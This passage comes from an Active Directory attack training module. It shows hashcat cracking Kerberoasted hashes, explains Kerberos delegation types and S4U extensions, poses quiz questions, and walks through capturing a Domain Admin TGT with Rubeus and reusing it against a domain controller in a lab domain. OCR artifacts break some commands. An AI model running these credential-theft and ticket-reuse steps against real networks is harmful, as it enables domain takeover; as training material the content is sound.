$krb5tgs$23$*sqlqa$INLANEFREIGHT.LOCAL$MSSQL_svc_qa/inlanefreight.local~14
43*$edaecbbcd<SNIP>ec0ef:Welcome1
$krb5tgs$23$*sqlprod$INLANEFREIGHT.LOCAL$MSSQLSvc/sql01~1433*$577b69c3a2ab
cff0fc3318fd9<SNIP>7170c:Welcome1
$krb5tgs$23$*sql-
test$INLANEFREIGHT.LOCAL$MSSQL_svc_test/inlanefreight.local~1443*$989e<SNI
P>9f08c:Welcome1
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local~
1443*$f06349c<SNIP>173ca:Welcome1
<SNIP>
Session..........: hashcat
Status...........: Exhausted
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: hashes.txt
Time.Started.....: Wed Aug 12 15:24:44 2020 (20 secs)
Time.Estimated...: Wed Aug 12 15:25:04 2020 (0 secs)
```

```
Guess.Base.......: File (Tools/Cracking/Wordlists/Passwords/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   707.8 kH/s (11.43ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 4/5 (80.00%) Digests, 4/5 (80.00%) Salts
Progress.........: 71721925/71721925 (100.00%)
Rejected.........: 0/71721925 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:4 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[2321686f74746965] ->
$HEX[042a0337c2a156616d6f732103]
```


Among the 5 Kerberoastable accounts, hashcat found the password for 4: `sqlsa`, `sqlprod`, `sql-test` and `sqldev`.

Beyond Roasting Attacks

Now that we have covered both `ASREPRoasting` and `Kerberoasting` attacks, let's move into the world of Kerberos Delegations and discuss the three types of delegations we may encounter along with their associated attacks.

Kerberos Delegations

The Kerberos protocol allows a user to authenticate to a service to use it, and Kerberos delegation enables that service to authenticate to another service as the original user. Here is a small diagram explaining this principle.




In this example, a user authenticates to `WEBSRV` to access the website. Once authenticated on the website, the user needs to access information stored in a database, but should not be given access to all the information within it. The service account managing the website must communicate with the database using the user's rights so that the database only gives

access to resources that the user has the right to access. This is where delegation comes into play. The service account, here `WEBSRV$`, will pretend to be the user when accessing the database. This is called `delegation`.


Kerberos delegation exists in three types: `unconstrained`, `constrained`, and `resource-based constrained`. We will explore all three delegation types to understand them in great detail.

Unconstrained Delegation

Unconstrained delegation allows a service, here `WEBSRV`, to impersonate a user when accessing `any other service`. This is a very permissive and dangerous privilege, therefore, not any user can grant it.



For an account to have an unconstrained delegation, on the `Delegation` tab of the account, the `Trust this computer for delegation to any service (Kerberos only)` option must be selected.



Only an administrator or a privileged user to whom these privileges have been explicitly given can set this option to other accounts. More specifically, it is necessary to have the `SeEnableDelegationPrivilege` privilege to perform this action. A service account cannot modify itself to add this option. It is important to remember this for the following sections.


Specifically, when this option is enabled, the `TRUSTED_FOR_DELEGATION` flag is set on the account in the `User Account Control` (UAC) flags.

When this flag is set on a service account, and a user makes a TGS request to access this service, the `domain controller` will add a copy of the `user's TGT` to the `TGS ticket`. This way, the service account can extract this TGT, and thus make TGS requests to the Domain Controller `using a copy of the user's TGT`. The service will therefore have valid TGS ticket or Service Ticket (ST) `as the user` and will be able to access any services `as the user`.


Constrained Delegation

Since unconstrained delegation is not very restrictive, `constrained delegation` is another "more restrictive" type of delegation. This time, a service has the right to impersonate a user


to a well-defined list of services. In this example, `WEBSRV` can only relay authentication to the `SQL/DBSRV` service but not to the others.



A constrained delegation can be configured in the same place as an unconstrained delegation in the `Delegation` tab of the service account. The `Trust this computer for delegation to specified services only` option should be chosen. We will explain the choice between `Kerberos Only` and `Use any authentication protocol` later.



As with unconstrained delegation, this option is not modifiable by default by a service account. When this option is enabled, the list of services allowed for delegation is stored in the `msDS-AllowedToDelegateTo` attribute of the service account in charge of the delegation.



While for unconstrained delegation a copy of the user's TGT gets sent to the service account, this is not the case for constrained delegation. If the service account, here `WEBSRV`, wishes to authenticate to a resource (`SQL/DBSRV`) on behalf of the user, it must make a special TGS request to the domain controller. Two fields will be modified compared to a classic TGS request.

- The `additional tickets` field will contain a copy of the TGS ticket or Service Ticket the user sent to the service.
- The `cname-in-addl-tkt` flag will be set to indicate to the Domain Controller that it should not use the server information but the ticket information in `additional tickets`, i.e., the user's information the server wants to impersonate.


The Domain Controller will then verify that the service has the right to delegate authentication to the requested resource and that the copy of the TGS ticket or Service Ticket is forwardable (which is the default but can be disabled if the `Account is sensitive and cannot be delegated` flag is set in the user's UAC flags). If all goes well, it will return

a TGS ticket or Service Ticket to the service with the information of the user to be delegated to consume the final resource.

Resource-Based Constrained Delegation

Until now, delegation management was done at the level of the service that wanted to impersonate a user to access a resource. Resource-based constrained delegation reverses the responsibilities and shifts delegation management to the final resource. It is no longer at the service level that we list the resources to which we can delegate, but at the resource level, a trust list is established. Any account on this trusted list has the right to delegate authentication to access the resource.

In this example, the trusted list of the account `DBSRV$` contains only the account `WEBSRV$`. Thus, a user will be authorized if `WEBSRV$` wishes to impersonate a user to access a service exposed by `DBSRV`. On the other hand, other accounts are not allowed to delegate authentication to any service provided by `DBSRV`.



Unlike the other two types of delegation, the resource has the right to modify its own trusted list. Thus, any service account has the right to modify its trusted list to allow one or more accounts to delegate authentication to themselves.


If a service account adds one or more accounts to its trusted list, it updates its `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute in the directory.

In the following PowerShell command, we add the account `WEBSRV$` to the trusted list of `DBSRV`.

Add WEBSRV to the Trusted List of DBSRV

```
PS C:\Tools> Import-Module ActiveDirectory
PS C:\Tools> Set-ADComputer DBSRV -PrincipalsAllowedToDelegateToAccount
```

```
(Get-ADComputer WEBSRV)
```



The attribute is updated in the directory as expected.

The delegation request is the same as for constrained delegation. A TGS request is made by the service account to access a specific resource. A copy of the user's TGS ticket is embedded in this request. The Domain Controller will then check that this service is indeed in the trusted list of the requested resource. If this is the case, it will provide the service with a TGS ticket to access this resource as the user.

S4U2Proxy & S4U2Self

`S4U2Proxy` (Service for User to Proxy) and `S4U2Self` (Service for User to Self) may sound like strange names, but we have already explained one of them; they are two Active Directory extensions that allow delegation.

S4U2Proxy

We have already described how `S4U2Proxy` works. This extension corresponds to the TGS request made by a service account to impersonate a user. The service account makes this TGS request to access a specific resource, and a copy of the user's TGS ticket is embedded in this request. The Domain Controller will then check that the service has the right to delegate authentication to the requested resource. If this is the case, it will provide the service with a TGS ticket to access this resource as the user.


S4U2Self

But what happens if a user has authenticated to the service without using Kerberos and therefore without providing a TGS ticket? This could be the case if the authentication mechanism uses the NTLM protocol. Well, the `S4U2Self` extension provides an answer to this problem.

This step is done before `S4U2Proxy` since the service account doesn't have any user's TGS ticket to embed in its request. The S4U2Self extension allows a service to obtain a forwardable TGS ticket to itself `on behalf of an arbitrary user`. Thus, when a user authenticates to the service via NTLM for example, the service will first request a forwardable TGS to itself on behalf of the user to act as if the user had authenticated via Kerberos, then once the service has this special TGS ticket, it can make its TGS request to use the desired resource (S4U2Proxy), embedding the brand new forwardable TGS ticket it just asked for.

This extension allows delegation even if the authentication protocol is not always the same between the user and the different services. This is called `protocol transition`.

It is precisely this feature that can be enabled or disabled in the constrained delegation. If the `Use Kerberos only` option is chosen, then the service account cannot do protocol transition, therefore, cannot use the `S4U2Self` extension. On the other hand, if the `Use any authentication protocol` option is set, then the service account can use the `S4U2Self` extension and, therefore, can `create` a `TGS ticket` for an `arbitrary user`.



This option is quite dangerous, and we will see how it can be exploited in the next sections.

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below
to complete this Section and earn cubes!

Cheat Sheet

+ 0 What extension allows a service to obtain a forwardable TGS to itself on behalf of an arbitrary user?

+10 Streak pts

Submit

+ 0 What Active Directory attribute is updated when a service account is added for a resource-based constrained delegation?


+10 Streak pts

Submit

Unconstrained Delegation - Computers

`Unconstrained delegation` was the only type of delegation available in Windows 2000. If a user requests a service ticket on a server with unconstrained delegation enabled, the user's Ticket Granting Ticket (TGT) is embedded into the service ticket that is then presented to the server.

The server can cache this ticket in memory and then pretend to be that user for subsequent resource requests in the domain. If unconstrained delegation is not enabled, only the user's Ticket Granting Service (TGS) ticket will be stored in memory. In this case, if the machine is compromised, an attacker could only access the resource specified in the TGS ticket in that user's context.



We will walk through two attack scenarios:

- Waiting for a privileged user to authenticate
- Leveraging the Printer Bug

Waiting for Privileged User Authentication

If we are able to compromise a server that has unconstrained delegation enabled, and a Domain Administrator subsequently logs in, we will be able to extract their TGT and use it to move laterally and compromise other machines, including Domain Controllers.

Rubeus is the go-to tool for this attack. As a local administrator, Rubeus can be run to monitor stored tickets. If a TGT is found within a TGS ticket, Rubeus will display it to us.

Monitor Stored Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

A few moments later, `Sarah Lafferty` connects to the compromised server. Rubeus retrieves Sarah's copy of the TGT that was embedded in her TGS ticket and displays it to us encoded in base64.

Monitor Stored Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

```
[*] 8/14/2020 11:06:40 AM UTC - Found new TGT:

  User                  :  [email protected]
  StartTime             :  8/14/2020 4:06:37 AM
  EndTime               :  8/14/2020 2:06:37 PM
  RenewTill             :  8/21/2020 4:06:37 AM
  Flags                 :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  Base64EncodedTicket   :


doIFmTCCBZWgAwIBBaEDAgEWooIEgjCCBH5hggR6MIIEdqADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9DQUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUlHSFQuTE9DQUyjggQsMIIE
KKADAgESoQMCAQKiggQaBIIEFr7cTE+mYOQsYF69H0dnaQwX2Iy/dB0k91uEBGQh/Dk0lm12Pz
kVgX<SNIP>
```

Thanks to `PowerView`, we can list the groups to which Sarah belongs. She happens to be in the `Domain Admins` group. So we have the TGT of a Domain Admin now.

Group Enumeration

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainGroup -MemberIdentity sarah.lafferty

grouptype              : DOMAIN_LOCAL_SCOPE, SECURITY
iscriticalsystemobject : True
samaccounttype         : ALIAS_OBJECT
samaccountname         : Denied RODC Password Replication Group
whenchanged            : 7/26/2020 8:14:37 PM
<SNIP>

grouptype              : GLOBAL_SCOPE, SECURITY
admincount             : 1
iscriticalsystemobject : True
samaccounttype         : GROUP_OBJECT
samaccountname         : Domain Admins
whenchanged            : 8/14/2020 11:04:50 AM
<SNIP>

usncreated             : 12348
grouptype              : GLOBAL_SCOPE, SECURITY
samaccounttype         : GROUP_OBJECT
samaccountname         : Domain Users
whenchanged            : 7/26/2020 8:14:37 PM
<SNIP>
```

So we will use this TGT to access the Domain Controller's `CIFS` service, for example. The `/ptt` option/flag is used to pass the received ticket into memory so that it can be used for future requests.

Note: We can also use the commnad `net view \\COMPUTERNAME` to identify available shares.

Using the Ticket to Request another Ticket

```
PS C:\Tools> .\Rubeus.exe asktgs /ticket:doIFmTCCBZWgAwIBBaE<SNIP>LkxPQ0FM
/service:cifs/dc01.INLANEFREIGHT.local /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: Ask TGS

[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (10.129.1.207)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for
the service ticket
[*] Building TGS-REQ request for: 'cifs/dc01.INLANEFREIGHT.local'
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):


doIFyDCCBcSgAwIBBaEDAgEWooIErTCCBKlhggSlMIIEoaADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D

QUyiKzApoAMCAQKhIjAgGwRjaWZzGxhkYzAxLklOTEFORUZSRUlHSFQubG9jYWyjggRUMIIEUK
ADAgES
      oQMCAQOiggRCBIIEPrCawPV<SNIP>

  ServiceName           :  cifs/dc01.INLANEFREIGHT.local
  ServiceRealm          :  INLANEFREIGHT.LOCAL
